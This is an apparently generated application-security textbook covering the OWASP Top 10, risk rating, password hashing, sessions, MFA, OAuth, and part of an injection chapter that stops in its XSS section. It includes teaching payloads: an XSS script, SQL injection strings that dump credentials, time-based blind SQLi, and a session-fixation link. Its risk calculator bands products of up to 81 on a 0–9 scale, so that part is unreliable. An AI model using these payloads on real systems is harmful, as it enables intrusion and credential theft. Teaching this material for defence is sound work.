

SC4013 Application Security
NTU BSc Computer Science — Comprehensive Textbook (0–100)

NTU CS Curriculum Textbook Series
College of Computing and Data Science

2026-08-28 — Generated for bumbsclaw/ntu-cs-textbooks

Contents

1	OWASP Top 10: Mapping the Battlefield	1
1.1	What Is OWASP and Why a Top 10?	1
1.2	The OWASP Top 10 (2021) at a Glance	2
1.3	Risk: Why We Rank by Likelihood $\times$ Impact	3
1.4	Attack Surface: Seeing What the Attacker Sees	4
1.5	Exercises	4
2	Authentication, Sessions and Delegated Trust	6
2.1	Who Are You? Identification versus Authentication	6
2.2	Sessions: Remembering Who You Authenticated	7
2.3	Multi-Factor and Passwordless	9
2.4	Tokens: JWTs, Opaque Sessions and Refresh	9
2.5	Delegated Login: OAuth 2.0 and OpenID Connect	10
2.6	Exercises	11
3	Injection: When Data Becomes Code	12
3.1	The Root Cause: Mixing Data and Code	12
3.2	SQL Injection (SQLi)	13
3.3	Cross-Site Scripting (XSS)	14
3.4	Beyond SQL: Command, NoSQL and LDAP Injection	15
3.5	XXE and Server-Side Template Injection	16
3.6	Exercises	17
4	Broken Access Control and Privilege Escalation	18

4.1	Access Control in One Picture	18
4.2	IDOR: When the Key Is in the URL	19
4.3	Broken Access Control: The Wider Family	20
4.4	Privilege Escalation: Vertical and Horizontal	21
4.5	Exercises	22
5	Cryptographic Misuse in Applications	23
5.1	Password Hashing: Slow Is a Feature	23
5.2	JWT: A Token That Must Be Verified, Not Just Read	24
5.3	Randomness, Secrets and AEAD Misuse	25
5.4	Secrets Management and Key Rotation	26
5.4.1	TLS and At-Rest Encryption Checklist	26
5.4.2	Migration Path for Legacy Hashes	26
5.4.3	TLS and At-Rest: Putting Keys to Work	27
5.5	Exercises	27
6	API Security, GraphQL and Rate Limiting	29
6.1	Why APIs Are the New Perimeter	29
6.2	OWASP API Top 10: BOLA, BFLA and Mass Assignment	30
6.3	GraphQL: Power and New Attack Surface	31
6.4	Rate Limiting and Throttling	31
6.5	Filtering, Pagination and Excessive Data Exposure	32
6.6	Putting It Together: Secure API Design	32
6.6.1	Testing Your API	33
6.7	Exercises	33
7	Security Testing, SAST/DAST, ZAP/Burp and Pentest Methodology	34
7.1	SAST, DAST, IAST and SCA	34
7.2	ZAP and Burp Suite in Practice	35
7.3	Coverage, False Positives and IAST/SCA Integration	36
7.3.1	Triage, Severity and Reporting	36

7.4 Pentest Methodology and Rules of Engagement 37

7.5 Exercises 38

8 DevSecOps, Supply Chain, SBOM and Incident Response 40

8.1 DevSecOps: Shift Left in the Pipeline 40

8.2 Supply-Chain Security: Typosquat to Build Tamper 41

8.3 SBOM, SCA and SLSA/Sigstore 41

8.4 Incident Response and Post-Mortem 42

8.5 Containers, IaC and Runtime Guardrails 43

8.6 Exercises 44

Chapter 1

OWASP Top 10: Mapping the Battlefield

“If you know the enemy and know yourself, you need not fear the result of a hundred battles.” — Sun Tzu. The OWASP Top 10 is our map of where web applications most often lose those battles.

From zero: no security background assumed. We start from an everyday analogy—a building with doors, windows and tenants—and build the language of vulnerabilities, exploits and risk from scratch. Every term is defined when first used. This chapter is the atlas for the rest of the book.

Learning Outcomes

After this chapter you will be able to:

- (L1) explain what OWASP is and why community consensus matters;
- (L2) name and summarise the OWASP Top 10 (2021) categories with examples;
- (L3) compute risk as $\text{Likelihood} \times \text{Impact}$ and apply the OWASP Risk Rating;
- (L4) sketch an application’s attack surface from its data-flow diagram;
- (L5) argue why “Top 10” is a starting checklist, not a complete security programme.

1.1 What Is OWASP and Why a Top 10?

Picture a city where every landlord secures their building differently. One installs deadbolts; another leaves the service entrance propped open. Burglars learn which mistakes recur most often and target them at scale. Web security has the same dynamic, except the city is the Internet and the buildings are applications.

The *Open Worldwide Application Security Project* (OWASP) is a non-profit community that collects real breach data, practitioner surveys, and vendor findings, then distills them into guidance anyone can use. Its flagship list, the *OWASP Top 10*, answers one question: *which ten weakness classes cause the most real-world*

harm right now? It is not a standard, not a certification, and not exhaustive—it is a prioritised awareness document updated every few years (2004, 2007, 2010, 2013, 2017, 2021).

Two ideas make it powerful. First, *consensus*: thousands of organisations contribute data, so the list reflects what attackers actually exploit, not what academics find elegant. Second, *mapping*: each category links to Common Weakness Enumeration (CWE) entries and testing guides, so a team can move from name to concrete check.

Definition 1.1 (Vulnerability, exploit, risk). A *vulnerability* is a flaw that violates a security property. An *exploit* is a concrete input or sequence that triggers the flaw. *Risk* combines how likely an exploit is and how much damage success would cause. The Top 10 ranks by approximate risk, not raw bug count.

Example 1.1 (From bug to risk). A search box that reflects user input without escaping is a vulnerability (Cross-Site Scripting). Sending `<script>alert(1)</script>` is an exploit. If that page is the admin console, the risk is high; if it is an isolated static page, the risk is lower. Same bug class, different risk.

1.2 The OWASP Top 10 (2021) at a Glance

The 2021 edition reshaped the list around modern architectures (APIs, supply chains, cloud). Memorise the shape, not just the acronyms:

#	Category	What it means (plain language)	CWE family
A01	Broken Access Control	Users can act outside their permissions (IDOR, path traversal)	352/639
A02	Cryptographic Failures	Secrets or data exposed due to weak/absent crypto	311/327
A03	Injection	Untrusted input executed as code or query	77/89
A04	Insecure Design	Security was never part of the design (no threat model)	209/657
A05	Security Misconfiguration	Defaults, open S3 buckets, verbose errors	16/611
A06	Vulnerable Components	Using libraries with known CVEs	1104
A07	Auth Failures	Broken login, session, or credential recovery	287/384
A08	Data Integrity Failures	Untrusted updates, deserialisation, CI/CD poisoning	829/502
A09	Logging & Monitoring Failures	Breaches undetected for months	778
A10	SSRF	Server tricked into fetching attacker-chosen URLs	918

Three design lessons stand out. *A04 Insecure Design* is new: it says some flaws cannot be patched—you must design differently. *A06 Vulnerable Components* reminds us that `npm install` is a trust decision: every dependency extends your attack surface. *A10 SSRF* reflects cloud reality: when the server can fetch URLs, the attacker can pivot inside the private network.

Remark 1.1 (Not a ceiling). Passing “Top 10 checks” does not mean secure. Business-logic flaws, race conditions and denial-of-service rarely make the list but still rupture systems. Use the list to prioritise, then go deeper (Ch. 3–8).




Figure 1.1: Eight perennial + two modern categories (A04 Design and A10 SSRF, dashed) radiate from the central idea: the Top 10 is a risk-ranked map, not a checklist to “complete.” Colour groups injection-adjacent (blue/cyan), access/auth (orange/red), and supply-chain (yellow/violet).

1.3 Risk: Why We Rank by Likelihood $\times$ Impact

A long bug list is useless without ranking. OWASP borrows a simple model:

$$\text{Risk} = \text{Likelihood} \times \text{Impact} \quad (1.1)$$

where Likelihood itself splits into *threat-agent factors* (skill, motive, opportunity, population size) and *vulnerability factors* (ease of discovery, ease of exploit, awareness, intrusion detection). Impact splits into *technical impact* (confidentiality, integrity, availability, accountability loss) and *business impact* (financial, reputation, compliance, privacy).

		Impact →		
Likelihood ↑	High	Low	Med	Critical High fix row
	Med	Reflected XSS		IDOR on /admin
	Low	Note low $\times$ low		

Figure 1.2: Risk heatmap (OWASP Risk Rating simplified). Colour deepens toward top-right where likely exploits meet severe impacts. An IDOR on an admin endpoint lands in the red zone; reflected XSS on a marketing page sits lower. Ranking drives where to spend engineering time.

Definition 1.2 (OWASP Risk Rating). Score each factor 0–9. Average the eight likelihood sub-factors into L , the four technical-impact factors into I_T , and the four business-impact factors into I_B , then $\text{Risk}_T = L \times I_T$ and $\text{Risk}_B = L \times I_B$. Map 0–3 to Low, 3–6 to Medium, 6–9 to High/Critical. Teams fix top-right first.

```

1 # Simplified OWASP Risk Rating calculator
2 def owasp_risk(likelihood_factors, tech_impact, biz_impact):
3     """Each arg is a list of 0-9 scores. Returns (tech_risk, biz_risk, band)."""
4     L = sum(likelihood_factors) / len(likelihood_factors)
5     IT = sum(tech_impact) / len(tech_impact)
6     IB = sum(biz_impact) / len(biz_impact)

```

```

7   tech_risk, biz_risk = L * IT, L * IB
8   def band(s): return "Low" if s < 3 else "Medium" if s < 6 else "High"
9   return round(tech_risk,1), round(biz_risk,1), band(max(tech_risk, biz_risk))
10
11  # Example: IDOR on /api/user/{id} with no auth check
12  print(owasp_risk([8,7,9,8,7,8,9,2], [9,9,7,7], [8,7,7,9]))
13  # -> (58.0, 56.5, 'High') -- compare: reflected XSS may score ~20 'Medium'

```

A number never replaces judgement, but a shared scoring rubric stops the loudest voice from always winning prioritisation.

1.4 Attack Surface: Seeing What the Attacker Sees

An *attack surface* is the sum of all points where an attacker can interact with the system and potentially cause harm: every endpoint, parameter, header, file upload, WebSocket, third-party callback, and debug flag left enabled.




Figure 1.3: Attack surface sketch for a typical web application. The dashed box is the trust boundary: everything outside is attacker-controlled. Each crossing is where input validation, authentication and authorisation must happen. Adding a feature (chat, upload, webhook) adds crossings.

Shrinking the surface is the most durable defence: disable unused endpoints, enforce allow-lists on inputs (Ch. 3), and require authentication before any state-changing action (Ch. 2 and Ch. 4). A Top 10 category then becomes a lens for one kind of crossing: A03 Injection watches data that becomes code, A01 Access Control watches who may cross, A07 Authentication watches who they claim to be.

Remark 1.2 (Checklists versus thinking). The Top 10 is a mirror, not a finish line. New technologies (GraphQL, serverless, supply-chain) create new A04/A08/A10 variants before the next edition. Teams that internalise likelihood×impact and draw their surface honestly will catch tomorrow’s A11 before it is named.

1.5 Exercises

E1.1 Mapping a breach. Pick a public breach from the last two years. Map its root cause to one OWASP Top 10 (2021) category and one CWE. Identify one likelihood factor and one impact factor that made the risk High.

E1.2 Risk scoring. Score two endpoints with the simplified function in the listing: (a) unauthenticated GET /api/backup.zip and (b) reflected XSS on /search?q=. Choose your own 0–9 sub-scores, justify each,

and compute the band. Does the ranking match intuition? Swap one factor and observe the change.

- E1.3 **Attack surface enumeration.** Draw a data-flow diagram for a food-delivery app (customer app → API gateway → order service → DB plus courier app and payment webhook). Mark the trust boundary and list at least six entry points. For each, name the Top 10 category most relevant to that crossing.
- E1.4 **A04 vs A05.** Contrast Insecure Design (A04) with Security Misconfiguration (A05) on a feature that lets users upload profile pictures. Give one example of each, explain why patching the A05 instance does not fix the A04 flaw, and propose a design-level mitigation for the latter.
- E1.5 **Beyond the list.** Name a vulnerability class that is important yet not prominent in the Top 10 (e.g., race condition, business-logic abuse, denial-of-service). Describe a concrete exploit scenario, explain why it might be excluded from a risk-ranked Top 10, and argue where it should sit in a team's prioritisation.

Chapter Notes

OWASP Top 10 (2021) is at <https://owasp.org/Top10/>; each category pages map to CWEs and the OWASP Testing Guide and Cheat Sheet Series. The OWASP Risk Rating Methodology (2007, refreshed 2021) underlies Eq. 1.1. For broader risk language see NIST SP 800-30 and FAIR. The distinction between vulnerability, exploit and risk is standardised in CVE/CWE/CVSS documentation. Threat modeling companions: Shostack, *Threat Modeling: Designing for Security* (Wiley, 2014) and OWASP Threat Modeling Cheat Sheet.

Chapter 2

Authentication, Sessions and Delegated Trust

“*Who are you?*” and “*Prove it*” are two different questions. Authentication answers both, and every web feature that follows depends on getting the answer right.

From zero: no prior auth knowledge assumed. We start from a locked diary and a bouncer checking wristbands, then build passwords, sessions, multi-factor and delegated login (OAuth) from first principles. Each mechanism is defined, its failure mode shown, and the fix motivated before any formalism.

Learning Outcomes

After this chapter you will be able to:

- (L1) distinguish identification, authentication, and authorisation;
- (L2) explain why passwords must be hashed with salt, pepper and a slow KDF;
- (L3) manage sessions securely (cookie flags, fixation, timeout);
- (L4) compare MFA factors and TOTP/WebAuthn trade-offs;
- (L5) trace the OAuth 2.0 + OIDC authorization-code flow and name its key threats.

2.1 Who Are You? Identification versus Authentication

Identification is claiming an identity (“I am `alice@example.com`”). Authentication is proving it. Authorisation—whether Alice may do something—comes *after* we are sure who she is (Ch. 4).

Passwords remain the most common authenticator because they are cheap and familiar. The naive design is to store them verbatim and compare on login. That makes the database a treasure chest: one read (SQL

injection, backup leak, rogue admin) compromises every account, especially since people reuse passwords across sites.

Definition 2.1 (Password hashing requirements). Store not p but $h = KDF(p \parallel s)$ where s is a unique random *salt* per user and KDF is deliberately *slow* (bcrypt, scrypt, Argon2). The hash must be one-way, salt must be random per record, and iteration cost must be tunable so verification takes $\approx 100\text{--}500$ ms even as hardware improves.

Why each piece matters: *salt* defeats precomputed rainbow tables—identical passwords produce different hashes. *Slow KDF* defeats brute force—an attacker who steals the table must spend milliseconds per guess rather than nanoseconds (MD5/SHA-256 are fast hashes, not password hashes). *Pepper* (an application-wide secret stored outside the DB, e.g., in an HSM) means a DB dump alone is insufficient.

A quick cost argument: a GPU can try $\sim 10^9$ SHA-256 hashes per second but only $\sim 10^2$ bcrypt verifications per second at cost 12. For an 8-character alphanumeric password ($62^8 \approx 2 \times 10^{14}$ guesses), SHA-256 falls in days, bcrypt in millennia. That is why “fast hash + salt” is still broken.

```

1  # WRONG: fast hash, no salt -- cracked in seconds with rainbow tables
2  import hashlib
3  def check_login_bad(stored_sha256, password):
4      return hashlib.sha256(password.encode()).hexdigest() == stored_sha256
5
6  # RIGHT: slow KDF with per-user salt (bcrypt) + pepper
7  import bcrypt, os
8  pepper = os.environ["PEPPER"] # 32 random bytes, not in DB
9  def hash_password(pw: str) -> bytes:
10     salted = (pw + pepper).encode()
11     return bcrypt.hashpw(salted, bcrypt.gensalt(rounds=12)) # ~250 ms
12
13 def verify(stored: bytes, pw: str) -> bool:
14     return bcrypt.checkpw((pw + pepper).encode(), stored)

```

Never cap password length at a small value, never email passwords in clear, and always rate-limit login attempts (e.g., 5 tries then exponential back-off) to blunt online guessing—but rate limits do not fix a leaked table of fast hashes. NIST SP 800-63B now recommends checking new passwords against known-breach corpora (e.g., Have I Been Pwned) and favouring length over complexity rules.

2.2 Sessions: Remembering Who You Authenticated

HTTP is stateless. After the password check succeeds, the server must give the browser a *session token* (usually a random string in a cookie) that says “this bearer already proved they are Alice until time T .” The token is a temporary credential and must be handled with the same care as a password. Two common forms are *opaque tokens* (random ID looked up server-side, as below) and *JWTs* (self-contained signed assertions); both need the same cookie discipline.

Secure cookie hygiene (all three matter): `HttpOnly` blocks `document.cookie` reads (mitigates XSS theft), `Secure` ensures the browser only sends it over HTTPS, and `SameSite=Lax/Strict` blocks cross-site POSTs (mitigates CSRF). The server should also rotate the SID on privilege change (login, password reset) to prevent




Figure 2.1: Login → session establishment. The password is checked once; thereafter the random session ID (SID) is the credential. Cookie flags determine whether the browser will expose it to JavaScript, non-TLS links, or cross-site requests.

session fixation, set an idle timeout (15–30 min) and an absolute lifetime (8–24 h), and invalidate the old SID on logout. Use `__Host-` prefix to bind the cookie to the host and path.

Attribute	What it does	Failure if omitted
<code>HttpOnly</code>	Hides cookie from <code>document.cookie</code>	XSS exfiltrates SID directly
<code>Secure</code>	Only over HTTPS	SID sniffed on HTTP / captive portal
<code>SameSite=Lax</code>	Blocks cross-site POST	CSRF forges state-changing requests
<code>__Host-</code> prefix	Binds to host, requires Secure + path=/ <code></code>	Subdomain sets sibling cookie

A classic *session fixation* attack: (1) attacker visits site and gets `SID=attacker123`; (2) attacker tricks victim into using that SID (e.g., `https://site/login?SID=attacker123`); (3) victim logs in, server associates Alice with `attacker123` without rotation; (4) attacker now reuses the same SID to impersonate Alice. Rotation on login breaks step (3).

JWTs as sessions deserve caution: a JWT in `localStorage` is readable by XSS, and revocation is hard because the token is self-validating until expiry. Prefer opaque SIDs in `HttpOnly` cookies; if you use JWTs, keep lifetimes short (minutes), store them in cookies, and maintain a denylist or rotation. For mobile apps, store refresh tokens in the OS keychain, not in clear files.

```

1 # Flask-ish: setting session cookie securely
2 from flask import Flask, make_response
3 import secrets
4 app = Flask(__name__)
5 @app.route("/login", methods=["POST"])
6 def login():
7     # ... verify password with bcrypt (above) ...
8     sid = secrets.token_urlsafe(32)          # 256-bit random
9     store.save(sid, {"user": "alice", "exp": 3600})
10    resp = make_response("ok")
11    resp.set_cookie("SID", sid, httponly=True, secure=True,
12                   samesite="Lax", max_age=3600, path="/")
13    return resp
14
15 # On every authenticated request:
16 # user = store.lookup(request.cookies.get("SID")) # None -> 401

```




Figure 2.2: MFA factor taxonomy. Colour encodes factor type; the red box is the common mistake of stacking two “know” factors. The progression is toward origin-bound, phishing-resistant authenticators (FIDO2/WebAuthn) where the browser proves possession of a private key tied to the site’s origin.

2.3 Multi-Factor and Passwordless

A single factor fails in one step. *Multi-factor authentication* (MFA) requires two *different* factors so one breach does not suffice. The intuition is a safe-deposit box that needs both your key and the bank’s key—stealing one is not enough.

TOTP (RFC 6238, the 6-digit codes from Authenticator apps) mixes a shared secret with the current 30-second window: $\text{code} = \text{HMAC-SHA1}(K, \lfloor t/30 \rfloor) \bmod 10^6$. It resists replay (codes expire in 30 s) but is still phishable—the user can be tricked into typing the code into a fake site that relays it instantly. Recovery codes must therefore also be treated as credentials: generate them randomly, hash them like passwords, and show them once.

WebAuthn/FIDO2 is stronger: the browser holds a per-origin key pair; the private key never leaves the authenticator (phone, security key). Login is a challenge–response bound to the origin, so a phishing site on `evil.com` cannot replay a signature intended for `bank.com`. The authenticator may also require biometrics or a PIN, giving two factors inside one gesture. This is the modern goal for high-value accounts, and NIST now labels it “phishing-resistant.” Passkeys are the consumer branding of the same mechanism—a synced FIDO credential.

Account recovery is where MFA often collapses: “forgot password” that sends a reset link to email reduces the whole account to email security. Hardening recovery means requiring the same MFA for resets, notifying the old contact, and enforcing a delay before sensitive changes take effect. Risk-based step-up is common: allow reading with a session alone, but require fresh MFA for transfer, deletion, or adding a new device.

Example 2.1 (Step-up in practice). A banking app lets a logged-in user view balances with the existing session cookie. Tapping “transfer \$5000” triggers a fresh WebAuthn assertion; the server verifies the signature and origin before executing. The attacker who steals a session via XSS can read but cannot move money—the step-up raised the cost from one theft to needing the authenticator.

2.4 Tokens: JWTs, Opaque Sessions and Refresh

Not all tokens are equal. An *opaque session ID* is a random string whose meaning lives only in the server store (Fig. 2.1). Revocation is trivial—delete the row—but every request needs a store lookup. A *JWT* (`header.payload.signature`) is self-contained: the payload carries claims (`sub`, `exp`, `scope`) and the signature proves the issuer created it. Verification is local and fast, but revocation is hard because the token is valid until

`exp` unless you keep a denylist.

Definition 2.2 (JWT structure). A JWT is $t = \text{base64url}(H) \cdot \text{base64url}(P) \cdot \text{Sign}_K(H \cdot P)$ where H names the algorithm and P carries claims. A server that knows K (HMAC) or the issuer’s public key (RSA/EC) can verify t without a database.

Best practice for browsers is to keep tokens out of `localStorage` (XSS reads it) and instead store a short-lived access JWT in an `HttpOnly` cookie or memory, with a longer-lived *refresh token* that is opaque, single-use, and rotated on each use. If a refresh token is replayed, the server revokes the whole family—this detects theft.

Remark 2.1 (Do not trust JWT claims blindly). Always validate `iss`, `aud`, `exp`, `nbf`, and `alg` (reject `none`). A common bug is accepting a JWT signed with HS256 using the RSA public key as the HMAC secret. Use a vetted library and an explicit allow-list of algorithms.

2.5 Delegated Login: OAuth 2.0 and OpenID Connect

“Log in with Google” should not mean giving the photo-printing site your Google password. *OAuth 2.0* is a *delegation* protocol: you authorise an application (the client) to act on your behalf at a resource server, without sharing your credential. *OpenID Connect* (OIDC) adds an identity layer on top (an `id_token` JWT that says who you are).




Figure 2.3: OAuth 2.0 Authorization Code flow with PKCE (current best practice). Steps 1–4 happen via the browser redirect; steps 5–6 are a direct back-channel call with the client secret. OIDC adds an `id_token` (JWT) in step 6 so the client learns *who* logged in.

Key threats and fixes: *authorization-code interception* is mitigated by *PKCE* (the client proves it initiated the flow), *CSRF* in the redirect by a random `state` value, *token leakage* by keeping tokens out of URLs and storing them securely, and *over-scoping* by requesting minimal scopes (`photos.read` not `photos.*`). The access token is a bearer credential—whoever holds it can call the API—so short lifetimes (5–15 min) plus refresh tokens are standard. Refresh tokens must be sender-constrained or rotated on use.

MFA, session hygiene and OAuth compose: a site that offers “Log in with Google” still needs its own session cookie (Fig. 2.1) after the OAuth exchange, and should step up to MFA for sensitive actions (transfer money, delete account) even when the initial login was delegated. OIDC’s `id_token` is for identity; do not use it as an API bearer token.

2.6 Exercises

- E2.1 **Hashing choices.** A junior engineer proposes SHA-256(`password`) stored in the DB. Explain concretely how an attacker with a stolen table exploits this (rainbow table, GPU brute force). Then justify each of salt, slow KDF, and pepper by stating what attacker capability it removes.
- E2.2 **Session fixation.** Describe step-by-step how an attacker can fixate a session ID (e.g., via `?SID=attackerSID`) if the server does not rotate the SID on login. Show the three HTTP exchanges (attacker, victim, attacker) and state which cookie flags would *not* prevent the attack and why rotation is the correct fix.
- E2.3 **MFA comparison.** Compare SMS OTP, TOTP (Authenticator app), and WebAuthn/FIDO2 on three axes: phishability, offline attack cost, and usability. For a university grade portal and a cryptocurrency exchange, recommend a different MFA policy for each and justify the trade-off.
- E2.4 **OAuth threat trace.** Walk through the Authorization Code flow with PKCE (Fig. 2.3) and explain at which step each of `state`, PKCE verifier, and short-lived tokens provides protection. Describe one concrete attack that succeeds if each is omitted.
- E2.5 **Design task.** Design a “change email” flow that is safe even if the session cookie is stolen (requires current password + email OTP + re-authentication + notifying the old address). Draw a sequence diagram, choose cookie and token lifetimes, and argue why each extra step raises the cost for the attacker beyond opportunistic XSS theft.

Chapter Notes

OWASP Cheat Sheets for Authentication, Session Management and Forgot-Password are canonical; NIST SP 800-63B governs memorised secrets, throttling and verifier requirements. Argon2 won the 2015 Password Hashing Competition; bcrypt (Provos & Mazières, 1999) and scrypt (Percival, 2009) remain widely deployed. For FIDO2/WebAuthn see the W3C Recommendation (2019) and CTAP spec. OAuth 2.0 is RFC 6749 (2012) with Security Best Current Practice (RFC 6819, draft-ietf-oauth-security-topics); OIDC is built on top (OpenID Foundation, 2014). PKCE is RFC 7636.

Chapter 3

Injection: When Data Becomes Code

“Data and code should never be confused.” — Every injection flaw is a moment where the program mistakes untrusted input for instructions.

From zero: no injection background assumed. We start from a vending machine that reads labels as orders, then build the principle that separates data from code. Every flaw—SQL, HTML, XML, template—is shown as the same confusion with different languages. Each payload is explained before it is shown.

Learning Outcomes

After this chapter you will be able to:

- (L1) explain the root cause common to all injections (interpreter confusion);
- (L2) craft and mitigate classic SQL injection including blind exfiltration;
- (L3) distinguish stored, reflected and DOM XSS and choose the correct output encoding;
- (L4) explain XXE and billion-laughs and how to disable external entities;
- (L5) recognise server-side template injection and its path to remote code execution.

3.1 The Root Cause: Mixing Data and Code

Intuition first. A human clerk reads a form: “Name: Alice.” A careless clerk reads “Name: Alice, and also give me the cash from the register” and obeys the second sentence because they treat handwriting on the form as an instruction. Computers do the same when they concatenate strings to build a query, an HTML page, or an XML document that is later parsed.

Definition 3.1 (Injection). An *injection* occurs when (i) untrusted data is inserted into a string that is later interpreted as code, and (ii) the interpreter cannot tell which parts were intended as data. The fix is always

one of: avoid interpretation (parameterisation), escape/encode so data cannot be parsed as code, or reject data that does not fit an allow-list.




Figure 3.1: The universal injection pattern. The upper path treats input as part of the program string; the interpreter parses the attacker’s fragment as syntax. The lower path sends code and data on separate channels so the fragment is always a literal.

All four families in this chapter are instances: SQL injection (query language), Cross-Site Scripting (HTML/JS parser in the victim’s browser), XXE (XML entity expansion), and template injection (server-side rendering engine). Real breaches often chain them: a stored XSS payload steals an admin session cookie, the admin session triggers an XXE that reads cloud credentials, and those credentials enable privilege escalation—which is why understanding each interpreter separately matters.

Remark 3.1 (Why blacklists always lose). Trying to strip “<script>” or “'” from input creates an arms race: browsers accept <svg>, , <iframe srcdoc=>, and dozens of encodings (URL, HTML entity, Unicode, double-encode) that bypass naive filters. Allow-lists for structured data (numbers, UUIDs, enums) help, but for free-form text the only durable answer is safe handling at the *sink* (parameterise, encode), not filtering at the *source*.

3.2 SQL Injection (SQLi)

Structured Query Language is built by concatenating strings in many tutorials:

```

1 # VULNERABLE: string interpolation -- attacker controls the query structure
2 user = request.args["user"]           # attacker sends: ' OR 1=1 --
3 query = f"SELECT * FROM users WHERE name = '{user}'"
4 cursor.execute(query)                  # becomes: ... WHERE name = '' OR 1=1 --'
5 # Result: returns every row (authentication bypass / exfiltration)
6
7 # SAFE: parameterised query -- data never parsed as SQL
8 cursor.execute("SELECT * FROM users WHERE name = %s", (user,))
9 # The driver sends code and data separately; ' OR 1=1 -- is compared literally.

```

Classic payloads: `' OR '1'='1` closes the quote, injects a tautology, and comments out the rest. `UNION SELECT` appends a second result set to exfiltrate other tables, e.g., `' UNION SELECT username,password FROM users --` dumps credentials. *Blind* SQLi works even when no rows are echoed: the attacker asks yes/no questions via timing (`SLEEP(5)`) or boolean pages and reconstructs data bit by bit—slow but fully automated with tools like `sqlmap`. A second-order injection hides the payload in one request and triggers it in a later query that reuses the stored value.

Why prepared statements fix it: the SQL template is parsed *before* binding; placeholders (`?`, `%s`, `:name`) are

typed as literals, never re-parsed. ORM query builders (SQLAlchemy, Django ORM) and allow-listed sorting columns are also safe; ad-hoc string building never is, even behind an escaping helper that misses edge cases (second-order, LIKE wildcards). Defence in depth adds least-privilege DB accounts (web app should not be DBA), web-application firewalls as a speed bump (not a fix), and error handling that does not echo SQL—verbose errors are an oracle for attackers.

Example 3.1 (ORDER BY cannot be parameterised). `SELECT * FROM products ORDER BY ?` does not work—placeholders bind values, not identifiers. The safe pattern is an allow-list: `allowed = {"name", "price"}; col = allowed.get(input) or "name" then f"ORDER BY {col}"`. Any input outside the set is rejected.

A frequent misconception is that stored procedures are automatically safe: they are only safe when they themselves use parameterised queries internally. A procedure that concatenates its argument into dynamic SQL reintroduces the flaw.




Figure 3.2: Three XSS delivery paths converge on the same sink: the browser’s HTML/JS parser executing attacker-supplied script. Stored payloads live in the database, reflected payloads bounce off the server response, and DOM payloads never leave the client—all require output encoding, not input blacklists.

3.3 Cross-Site Scripting (XSS)

XSS is injection where the *victim’s browser* is the interpreter. The attacker plants JavaScript that runs in the victim’s origin, so it reads `document.cookie`, forges requests, and rewrites the page.

